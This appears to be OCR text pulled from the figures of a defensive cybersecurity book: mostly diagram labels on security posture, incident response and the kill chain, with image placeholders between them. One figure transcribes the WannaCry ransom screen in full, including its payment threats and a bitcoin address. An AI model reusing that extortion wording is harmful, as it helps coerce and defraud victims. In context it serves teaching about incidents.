




Chapter 01: Security Posture








Corporate approved apps
Email attachment
Company-owned spreadsheet (confidential)
Personal apps



Traditional Alert Systems
Behavioral Analysis
Machine Learning
Continuos Security Monitoring



SECURITY POSTURE
Protection
Detection
Response



Red Team
Attack and Penetration
Security Controls
Assets



Assume Breach
Red Team
Attack Simulation
Blue Team
Post Breach
Monitoring Emerging Threats

Chapter 02: Incident Response Process








PREPARATION
DETECTION
CONTAINMENT
POST-INCIDENT ACTIVITY



PDF
1
2
3
4



Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt



Cloud Provider
SaaS
PaaS
IaaS
Customer


Chapter 03: Understanding the Cybersecurity Kill Chain




